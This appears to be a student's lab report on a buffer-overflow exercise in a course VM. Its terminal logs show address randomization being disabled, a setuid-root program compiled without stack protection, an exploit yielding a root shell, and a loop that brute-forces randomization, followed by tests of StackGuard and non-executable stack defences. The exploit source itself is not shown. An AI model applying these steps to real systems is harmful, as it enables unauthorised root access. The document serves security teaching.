



Lab 3

2.1 Initial Setup:



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed
[02/12/19]seed@VM:~$ su root
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
sysctl: cannot stat /proc/sys/kernel/randomize_va_space: No such f
ile or directory
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed#
```


Here I disabled the address randomization.



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed
root@VM:/home/seed# sudo rm /bin/sh
root@VM:/home/seed# sudo ln -s /bin/zsh /bin/sh
root@VM:/home/seed#
```

The above code was provided by my instructor. It removes the shell and replaces it with the zshell.


2.2 Shellcode:



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed/Desktop
root@VM:/home/seed/Desktop# gcc -g -z execstack -o call_shellcode
call_shellcode.c
gcc: error: call: No such file or directory
gcc: error: shellcode.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
root@VM:/home/seed/Desktop# gcc -g -z execstack -o call_shellcode
call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function '
strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^~~~~~
call_shellcode.c:24:4: warning: incompatible implicit declaration
of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a dec
laration of 'strcpy'
root@VM:/home/seed/Desktop#
```

Here we are creating the executable shellcode.


2.3 The Vulnerable Program:



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 66x24
root@VM:/home/seed/Desktop# gcc -g -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
[02/12/19]seed@VM:~$
```

Here we compile the vulnerable program and make it a set-root-uid.


2.4 Task 1:



```
[02/19/19]seed@VM:~/Desktop$ gcc -g -o exploit exploit.c
[02/19/19]seed@VM:~/Desktop$ ./exploit
[02/19/19]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


We now can run the exploit program and the stack program, and we get root access, as desired.

2.5 Task 2 Address Randomization:



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 66x24
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop#
```


Here we turn on the randomization.



```
[02/19/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# gcc -g -o stack -z execstack -fno-stack-protector stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
[02/19/19]seed@VM:~/Desktop$ gcc -g -o exploit exploit.c
[02/19/19]seed@VM:~/Desktop$ ./exploit
[02/19/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[02/19/19]seed@VM:~/Desktop$ sh -c "while [ 1 ]; do ./stack; done;"
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


We then repeat all of the compilation of the code and run it all again, this time with the address randomization turned on. We can see that executing stack once results in a segmentation fault, but if we run a loop, we will eventually gain root access.


2.6 Task 3 Stack Guard:



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 66x24
[02/21/19]seed@VM:~/Desktop$ gcc -g -o exploit exploit.c
[02/21/19]seed@VM:~/Desktop$ ./exploit
[02/21/19]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/21/19]seed@VM:~/Desktop$
```

When we reenale the stack guard, and recompile everything, we are not able to get root access. We get the error message, “*** stack smashing detected ***: ./stack terminated.”

2.7 Task 4 Non-executable Stack:



```
gibs_vm1.3 [Running] - Oracle VM VirtualBox
Terminator
root@VM: /home/seed/Desktop
root@VM: /home/seed/Desktop 66x24
[02/21/19]seed@VM:~/Desktop$ gcc -g -o exploit exploit.c
[02/21/19]seed@VM:~/Desktop$ ./exploit
[02/21/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[02/21/19]seed@VM:~/Desktop$ sh -c "while [ 1 ]; do ./stack; done;
^C
[02/21/19]seed@VM:~/Desktop$
```

For this part, we used “noexecstack” instead of “execstack” when performing Task 1 again. This resulted in a segmentation fault when we tried to execute the stack program. Address randomization was disabled at this point, but I wanted to see if it would work if we ran the stack program in a loop, but it did nothing for several minutes. I conclude that we cannot gain root access with the nonexecutable stack.